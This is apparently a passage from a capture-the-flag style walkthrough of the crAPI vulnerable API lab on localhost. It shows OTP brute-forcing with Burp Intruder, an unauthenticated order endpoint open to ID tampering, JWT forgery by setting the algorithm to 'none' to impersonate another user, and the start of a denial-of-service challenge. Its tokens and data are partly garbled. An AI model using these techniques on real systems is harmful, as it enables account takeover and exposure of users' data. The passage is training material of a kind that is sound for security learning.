    "whitelisted": "d4ae9968-c7f-4de3-a3a0-ba1b2ab5e5e5",
    "profile_pic_url": "",
    "created_at": "2025-03-08T06:58:43.303Z"
  },
  "comments": [
    {
      "author_id": "robot001",
      "created_at": "2025-03-08T06:58:43.303Z"
    }
  ],
  "author_id": "robot001",
  "createdAt": "2025-03-08T06:58:43.303Z"
}
12

```

Request

```

1 POST /identity/api/auth/forgot-password HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 32
4 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
5 sec-ch-ua-platform: "linux"
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
8 Content-Type: application/json
9 Accept: */
10 Origin: http://localhost:8888
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:8888/forgot-password
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19 {
  "email": "robot001@example.com"
}

```

Response

```

1 HTTP/1.1 200
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 04:43:46 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 0
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 79
17
18 {
  "message": "OTP Sent on the provided email, robot001@example.com",
  "status": "200"
}

```

**Screenshot-5:** To fuzz the OTP, I employed Burp Suite's Intruder function, employing a sniper attack.

Once I had the Intruder setup in motion and initiated the attack. Finally, I received the response message “OTP verified.”


The screenshot shows the Burp Suite Intruder tool interface. The 'Choose an attack type' section has 'Sniper' selected. In the 'Payload positions' section, the 'Target' is set to 'http://localhost:8888'. The payload itself is a POST request to '/identity/api/auth/v2/check-otp' with the following JSON payload:

```
1 POST /identity/api/auth/v2/check-otp HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 69
4 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
5 sec-ch-ua-platform: "Linux"
6 sec-ch-ua-mobile: ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
8 Content-Type: application/json
9 Accept: /*
10 Origin: http://localhost:8888
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:8888/forgot-password
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19 {"email":"robot001@example.com","otp":"$33935","password":"Sample@123"}
```

In the 'Payload sets' section, there is one payload set defined with a count of 10,000 requests. The 'Payload settings [Numbers]' section shows the configuration for generating numeric payloads from 0000 to 9999 with a step of 1. The base is set to Decimal, with min integer digits at 4 and max integer digits at 4. The min fraction digits and max fraction digits are both set to 0. Examples shown are 0001 and 4321.

## Challenge 4 — Find an endpoint that does not perform authentication checks for a user.

**Screenshot-1:** Navigate to ‘Past Orders’ section and click on Order Details tab. It is observed that an ‘Authorization Bearer Token’ is included in the request and respective successful response message is received.



**Request**

```
Pretty Raw Hex
1 GET /workshop/api/shop/orders/8 HTTP/1.1
2 Host: localhost:8888
3 Sec-Ch-Ua: "Chromium";v="123", "Not A[brand]";v="99"
4 Content-Type: application/json
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer
7 eyJhbGciOiJIUzI1NiJ9.eyJqdWIjOnJmQAsmtLwNvbS1alhdC16HTcGMjYsOTKMyvaZkhUJixNaQmI0NDazJCjy2x1IjoxidWmca
8 J9.avOETnfPZbdyMhy09Gc203m03tttEyH7v13jY0cVd9wbAYUvJco4s3hrv8fjKLbxNf2GKHPWNOY3ptLyusGXIV4n3Qutjk4R3rhrhuk
9 oLxD3BS2ap0-jhZpRF05CFB7VJ.rLHeSxcJtRnQHJMjrnMMLASTcOsJ4Gj_FlyzjeAJuVlwi5_H9-2550_gyGCJnd4hPAMqXELAxNUS
10 -WbmhB5b1zgau-zq1CLM9sAKzkPMhdvIBsAl07nkqHrrntqulybbgHh-uXB83JbWqDvCgLSFsuYkkdzhAfymfENS)ZVxd9Cey209a9
11 .bz1nL0Q
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
13 Chrome/123.0.6177.85 Safari/537.36
14 Accept: */*
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: http://localhost:8888/orders?order_id=8
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 12:49:44 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 X-Frame-Options: DENY
8 X-Content-Type-Options: nosniff
9 Referrer-Policy: same-origin
10 Cross-Origin-Opener-Policy: same-origin
11 Content-Length: 534
12
13 {
14   "order": {
15     "id": 8,
16     "user": {
17       "email": "jim@jm.com",
18       "number": "1234"
19     },
20     "product": {
21       "id": 1,
22       "name": "Seat",
23       "price": "10.00",
24       "image_url": "images/seat.svg"
25     },
26     "quantity": 100,
27     "status": "returned",
28     "transaction_id": "12c0d38e-10e3-4cb3-968f-3520299b726d",
29     "created_on": "2025-03-22T07:17:19.196061"
30   },
31   "payment": {
32     "transaction_id": "12c0d38e-10e3-4cb3-968f-3520299b726d",
33     "order_id": 8,
34     "amount": 1000,
35     "paid_on": "2025-03-22T07:17:19.196061",
36     "card_number": "XXXXXX0000XXXX0005",
37     "card_owner_name": "jim",
38     "card_type": "MasterCard",
39     "card_expiry": "12/2027",
40     "currency": "USD"
41   }
42 }
```

**Screenshot-2:** It is decided to send a request to this endpoint without including a valid ‘Authorization Bearer Token’. It is observed that the successful response message came back, providing us with the order details without requiring any form of authorization.

Note: Also, we can see another user’s order details by modifying the ID (8 to 9 or something else) in API endpoint.

**Request**

```
Pretty Raw Hex
1 GET /workshop/api/shop/orders/8 HTTP/1.1
2 Host: localhost:8888
3 Sec-Ch-Ua: "Chromium";v="123", "Not A[brand]";v="99"
4 Content-Type: application/json
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/123.0.6177.85 Safari/537.36
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:8888/orders?order_id=8
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 12:47:19 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 X-Frame-Options: DENY
8 X-Content-Type-Options: nosniff
9 Referrer-Policy: same-origin
10 Cross-Origin-Opener-Policy: same-origin
11 Content-Length: 534
12
13 {
14   "order": {
15     "id": 8,
16     "user": {
17       "email": "jim@jm.com",
18       "number": "1234"
19     },
20     "product": {
21       "id": 1,
22       "name": "Seat",
23       "price": "10.00",
24       "image_url": "images/seat.svg"
25     },
26     "quantity": 100,
27     "status": "returned",
28     "transaction_id": "12c0d38e-10e3-4cb3-968f-3520299b726d",
29     "created_on": "2025-03-22T07:17:19.196061"
30   },
31   "payment": {
32     "transaction_id": "12c0d38e-10e3-4cb3-968f-3520299b726d",
33     "order_id": 8,
34     "amount": 1000,
35     "paid_on": "2025-03-22T07:17:19.196061",
36     "card_number": "XXXXXX0000XXXX0005",
37     "card_owner_name": "jim",
38     "card_type": "MasterCard",
39     "card_expiry": "12/2027",
40     "currency": "USD"
41   }
42 }
```

## Challenge 5 — Forging Valid JWT Tokens for Full Access

**Screenshot-1:** Navigate to user dashboard and intercept the request.

The screenshot shows a network traffic capture interface. On the left, under 'Request', there is a detailed log of an HTTP request. The URL is `/identity/api/v2/user/dashboard`. The response, on the right, is a JSON object representing a user profile. The user has an ID of 31, the name 'crapi', an email 'crapi@gmail.com', and a role of 'ROLE\_USER'.

Request	Response
Pretty Raw Hex JSON Web Token	Pretty Raw Hex Render
1 GET /identity/api/v2/user/dashboard HTTP/1.1 2 Host: 192.168.1.200:8888 3 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJcmFwaUBnbwPpbGjb20iLCJyb2xIijoiidXNlcIisImlhdcI6MTY5NTE0MTQ1NCwZKhwIjoxjkj1Nz02MjU0fQ.YFLhQewslPFPe8i9txcfLvh8vty61MDArVAMHMPGpu1l9A2apAdDmnszBuC2lVYOYf3rwL9bnswLxb5KEntTdlj14am-K2ZPzhMauiJTSAFOtobls5-USfmnty_4WwKHfWbON1XzreBQBMIw2P-gxy9aBowfwzABULR2ymdYUtt47eM6YCEQRvn9RHv0eTSYaxibMNE-U8yfUcROUJaxJKQN-JAiyyJmArnpGxr9BQDF74AFVhrNck0vDSPwpgfLkADRjys-zFNNUIc03MHQbQowMXQoqJsc_sXfbcaSF1ZzxokBSUOJh57FziCx6pmf9IJVmvuAw 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36 5 Content-Type: application/json 6 Accept: */* 7 Referer: http://192.168.1.200:8888/dashboard 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 10 Connection: close 11 12	1 HTTP/1.1 200 2 Server: openresty/1.17.8.2 3 Date: Wed, 20 Sep 2023 04:46:59 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 X-Content-Type-Options: nosniff 10 X-XSS-Protection: 1; mode=block 11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 12 Pragma: no-cache 13 Expires: 0 14 X-Frame-Options: DENY 15 Content-Length: 183 16 17 { "id":31, "name":"crapi", "email":"crapi@gmail.com", "number":"0000000000", "picture_url":null, "video_url":null, "video_name":null, "available_credit":100.0, "video_id":0, "role":"ROLE_USER" }

**Screenshot-2:** Leveraging Burp JWT Editor to forge a valid JWT token, I turned to the Burp JWT Editor. Here's what I did:

- Within the Request, I navigated to the JSON Web Token section.
- I changed the algorithm (alg) from RS256 to “none,” effectively disabling the signature.
- With the signature removed, I sent the request, eagerly awaiting for the result.
- The request came back successful, granting me access to my user details without a valid signature.

**Send** Cancel < > ▾

**Request**

Pretty Raw Hex JSON Web Token

```
JWT 1 - eyJhbGciOiJub25lIn0eyJzdWlOiJcmFwaUBnbWFpbC5jb20iLCjb2xljoi ...
```

Serialized JWT  
`eyJhbGciOiJub25lIn0.`  
`eyJzdWlOiJcmFwaUBnbWFpbC5jb20iLCjb2xljoiidXNlcIiSImhdCI6MTY5NTExMTQ1NCw1ZXhwIjoxNjk1NzQ2MjU0Q.`

**JWS JWE**

**Header**

```
{
  "alg": "none"
}
```

**Payload**

```
{
  "sub": "craapi@gmail.com",
  "role": "user",
  "iat": 1695141454,
  "exp": 1695746254
}
```

**Signature**

Attack Sign Encrypt

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: wed, 20 Sep 2023 04:49:41 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 183
16
17 {
  "id": 31,
  "name": "craapi",
  "email": "craapi@gmail.com",
  "number": "0000000000",
  "picture_url": null,
  "video_url": null,
  "video_name": null,
  "available_credit": 100.0,
  "video_id": 0,
  "role": "ROLE_USER"
}
```

**Screenshot-3:** I changed my Email ID to another user's Email ID and sent the request once more. The successful response message with another user's details are revealed, effectively proving that a valid JWT token is forged, circumventing the intended authentication mechanism.

**Send** Cancel < > ▾

**Request**

Pretty Raw Hex JSON Web Token

```
JWT 1 - eyJhbGciOiJub25lIn0eyJzdWlOiJ0ZXN0QGdtYWlsLmVbSIlnJvbGUiOjI ...
```

Serialized JWT  
`eyJhbGciOiJub25lIn0.`  
`eyJzdWlOiJ0ZXN0QGdtYWlsLmVbSIlnJvbGUiOjIc2ViIiiaWF0IjoxNjk1MTQxNDU0LCJleHAiOjE2OTU3NDYyNTR9.`

**JWS JWE**

**Header**

```
{
  "alg": "none"
}
```

**Payload**

```
{
  "sub": "test@gmail.com",
  "role": "user",
  "iat": 1695141454,
  "exp": 1695746254
}
```

**Signature**

Attack Sign Encrypt

**Response**

Pretty Raw Hex Render


```
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Wed, 20 Sep 2023 04:51:10 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 14721
16
17 {
  "id": 8,
  "name": "test",
  "email": "test@gmail.com",
  "number": "9938284959",
  "picture_url": "data:image/jpeg;base64,base64c0eXbhdmIAAAAAGF2awTawxyxbwlAAAAABawNGAAAAAaaaaaaaaaaaaAAASwaxRtAAAAAAABAAAImlsb2MAAAACnpw5mAAAAAAAABAAFWLuzmiUCAAAAAAEAAGOF2MDEAAAAAAamlwnCAA AAAAMYTxxQ4EFEDAAAAluXNwZQAAAAAAAMSAAD0gAAABbxaxXpHAAAAAA hAAAKYRZGFG0EGAKChIm5znrgQEgg61I9QAEEEFA9Lru0tmfdRxAt13 hh7SxAOlThx3e75nwWn170+xiueTo7QbJ7opbd+mY15ExbygcEz08atVl ovUOHRG9ZTpYOMfGEffHvC7Tc2PLLzi9jL/utgbob+dPfzjUTfURtkg6Rs q/PfrUwBC0lkt0zfGsihll793q65Uy0Ybi21shQsfzzJV7P9zcpDkjhGG q+3CDTxk6RyFShuwm/3ltPAxVwzghhjCU0j7oyAlh1Ph07NG5/9ReVx3C OyxiJcxdSyh7ClnjphJHsXwP/wcGA/+FYHzcbzvohrHe9ffuLyMlnwXL t3t/08UlgEr29AvlGkeNis7bxjfsPfQTLBNIAZKsywQ0nD23vjB4+Daq Z2AtQXKMGCyzazfifjyds3yLNql13U3t17LKEymyUl6qgr3sk+H2ujf8d GsfVxaB39xubbHfgwdjz8Fqd74zbKD1zX21qsIVl34b9L9qgP6kLnfwG 52AS/GNZNcsRPtAe/ULoe30l051NzF6B4oefVOcnMMMKZebZxAk1M02Bv l7IH1NbxsActwVa4sbwogpuw1520drqrqox1TBpqvnIT5Nnf2o715UJRn 7ifjamkkwyjsdf3F06sEurZv1a18v2T5QCT/4mgd2Lb2kgrAv/B789Pj4e yywApfaUzykb7cv9hbbhWk/07/jNQWLbSzxielwY8qy4cKFpXC8du2+ghbJ
```

## Excessive data exposure

*Excessive data exposure is a critical security issue that occurs when sensitive information is unintentionally or improperly disclosed to unauthorized individuals or systems. It can have serious consequences for individuals and organizations, including data breaches, privacy violations, and legal ramifications.*

### Challenge 6 — Find an API endpoint that leaks sensitive information of other users


**Screenshot-1:** While exploring the “Community” page, I made a striking discovery. Upon inspecting the response, I found that it contained detailed information about another user.



Request	Response
<pre>1 GET /community/api/v2/community/posts/HmXZKBYruahBhftBJEUGD HTTP/1.1 2 Host: localhost:8888 3 sec-ch-ua: "Chromium":v="120", "Not A(Brand)":v="99" 4 Content-Type: application/json 5 sec-ch-ua-mobile: ?0 6 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.OjwTlOjQgWLAaaltLanNbSIsIaIhdCIE0MtOHYxOTVwMyw1ZhwhTjoxNzOzMjI0NDAzLCjy-h2a1IjoiDxN Lc1j9...wGtEt0PZBzynh9G9)2DSwq031t1EyM7v1l3)YODvDwAvYUvJc4s3HwvBfj1KLbXn2oK4HNM0Y3ptlyusGxi4a)52uJuphR3 Rsrh1kLxD3x852ea0p0jhZpRf0SCF8P7V1LhHeSxJtRN0RJMnvnRMLASTcOsJ4G-F1yzjeAJvBh1m5_HY9-2SSQ_gyGCJNjd4hPA3 qXELAxNJS-W9WhhNN0BzGau-zqjCLM9oA2zKvMBDr1BsAl07ekqqjrmntsNybbgH-usXbL89JbWqOVCgLF9ueYKKdzhARgfEnSjZ Vx3dCey209albijlnOL07m0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 8 Chrome/121.0.6167.85 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 sec-ch-ua: "not" 11 sec-ch-ua: "not" 12 Sec-Fetch-Dest: empty 13 Referer: http://localhost:8888/post?post_id=HmXZKBYruahBhftBJEUGD 14 Accept-Encoding: gzip, deflate, br 15 Accept-Language: en-US,en;q=0.9 16 Connection: close 17 18</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: Apache/2.4.30.1 3 Date: Sat, 22 Mar 2025 05:00:07 GMT 4 Content-Type: application/json 5 Connection: close 6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization 7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE 8 Access-Control-Allow-Origin: * 9 Content-Length: 315 10 11 { 12   "id": "HmXZKBYruahBhftBJEUGD", 13   "title": "Title 3", 14   "content": "Hello world 3", 15   "author": { 16     "name": "Robot", 17     "email": "robot001@example.com", 18     "vehicleId": "4bae9068-ec7f-4de3-a3a0-balb2ab5e5", 19     "profilePicUrl": "", 20     "createdAt": "2025-03-08T06:58:43.303Z" 21   }, 22   "comments": [ 23   ], 24   "authorId": 3, 25   "createdAt": "2025-03-08T06:58:43.303Z" 26 }</pre>

### Challenge 7 — Find an API endpoint that leaks an internal property of a video

**Screenshot-1:** In the process of uploading a video, I made an intriguing discovery. Upon receiving the response, I noticed that it disclosed an internal property of the video.




<b>Request</b> <pre> 1 POST /identity/api/v2/user/videos HTTP/1.1 2 Host: localhost:8888 3 Content-Length: 1683487 4 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99" 5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryir8ukngNkAdU905b 6 sec-ch-threshold: 0 7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaW1AamltLmNbSisIalhdCI6IMtC0MjYxOTVwMyv1ZkhWjoxNz02MjI0NDA2LCJyb2xliJoiD XNLc19_awOEtMpOPBzDyhy0gGK2D9Nx03littEyM7v13jY0cV09wAAYUvJca4s3HrwBfjKLbXn20KHPN903tpluyusGX1v4aJ32uUp k4aFQk90LUx3eBpeo0-1j2zR0nSCFBP7VlrlHesxCJt-rQH3MjyRNMLASTC0j4G-FLYzjeJuvbhni5_H9r-255_gyC0M O8PMNgYjz85V0wqdnj4u0zrxiCLM9vAkgKwMEdr1BsAt07eqqlrrtsuLyBgihv-uvx8t893lwQxVQgLFsuetWKrdzhAR gfENsZvxd3C9cy29alhj1n0L07w10 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 9 Chrome/121.0.6167.85 Safari/537.36 9 Platform: "linux" 10 Accept: */* 11 Origin: http://localhost:8888 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: null 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:8888/my-profile 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 ----WebKitFormBoundaryir8ukngNkAdU905b 21 Content-Disposition: form-data; name="file"; filename="WhatsApp.mp4" 22 Content-Type: video/mp4 23 24 ftypmp42mp42isombeamnmoovlmvhd@+trak\thkdhf@P </pre>	<b>Response</b> <pre> 1 HTTP/1.1 200 2 Server: openresty/1.25.3.1 3 Date: Sat, 22 Mar 2022 05:36:09 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 Access-Control-Allow-Origin: * 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 0 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Pragma: no-cache 14 Expires: 0 15 X-Frame-Options: DENY 16 Content-Length: 2244518 17 18 {     "id": "52",     "video_name": "WhatsApp.mp4",     "conversion_params": "-v codec h264",     "profileVideo": "true" } 19 20 21 22 23 24 </pre>
---	---

## Lack of Resources and Rate Limiting

Rate limiting is a technique used in computer systems to control the rate at which requests or actions are allowed. It's often implemented to prevent abuse, protect resources, and maintain system stability. Rate limiting can be applied in various contexts, such as API rate limiting, login attempts, or even in protecting against DDoS attacks.

## Challenge 8 — Perform a layer 7 Denial-of-Service (DoS) using ‘contact mechanic’ feature.

**Screenshot-1:** While exploring the application, I encountered the ‘Contact Mechanic’ feature, which allowed users to fill out a form for assistance.



**Screenshot-2:** Upon examining the request, I noticed the parameter “repeat\_request\_if\_failed” was set to “false,” with “number\_of\_repeats” at a value of 1.

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
	Render
1. POST /workshop/api/merchant/contact_mechanic HTTP/1.1 2. Host: localhost:8888 3. Content-Length: 100 4. sec-ch-ua: "Chromium";v="121", "Not A Brand";v="99" 5. Content-Type: application/json 6. sec-ch-ua-mobile: ?0 7. Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJqdWI6MTk1NzEzLzA1LhdC1EMtC0NyY3OTwvMjg2ZkhvDl0xNzQpM1I0NDAtLCjyb2xLEi9idmLc139AvCETr0PZBnqf09SG20Sa02tttBy7v1J3jYOCV9uAVUzJcd4s3Hnuw8f1jKLbn1f3QK9MN03tPljusOxGx4a]32ujlpkarBvchukh0LX03X82ap0-jhp2pFO0SCPBP7V1rLHhxSxQjxRnQHJMyrNMLASTc0e34G-JF1yjzjA3JuVblw15_HY9-2590_gyCJN4hPAMqXELANNU-WPhhNM6BLZgu-qz1CLW9pAK2kPwM0DrIBsAl07nkqgrrntasuhvbbghv-usX8L8jBwQoVcgLPSuevKKdzhARyfENS ZVxd3cey209a1b1jwQf7aL	1. HTTP/1.1 200 OK 2. Server: openresty/1.25.3.1 3. Date: Sat, 22 Mar 2025 05:50:18 GMT 4. Content-Type: application/json 5. Content-Encoding: gzip 6. Allow: POST, OPTIONS 7. Vary: origin, Cookie 8. access-control-allow-origin: * 9. X-Frame-Options: DENY 10. X-Content-Type-Options: nosniff 11. Referrer-Policy: same-origin 12. 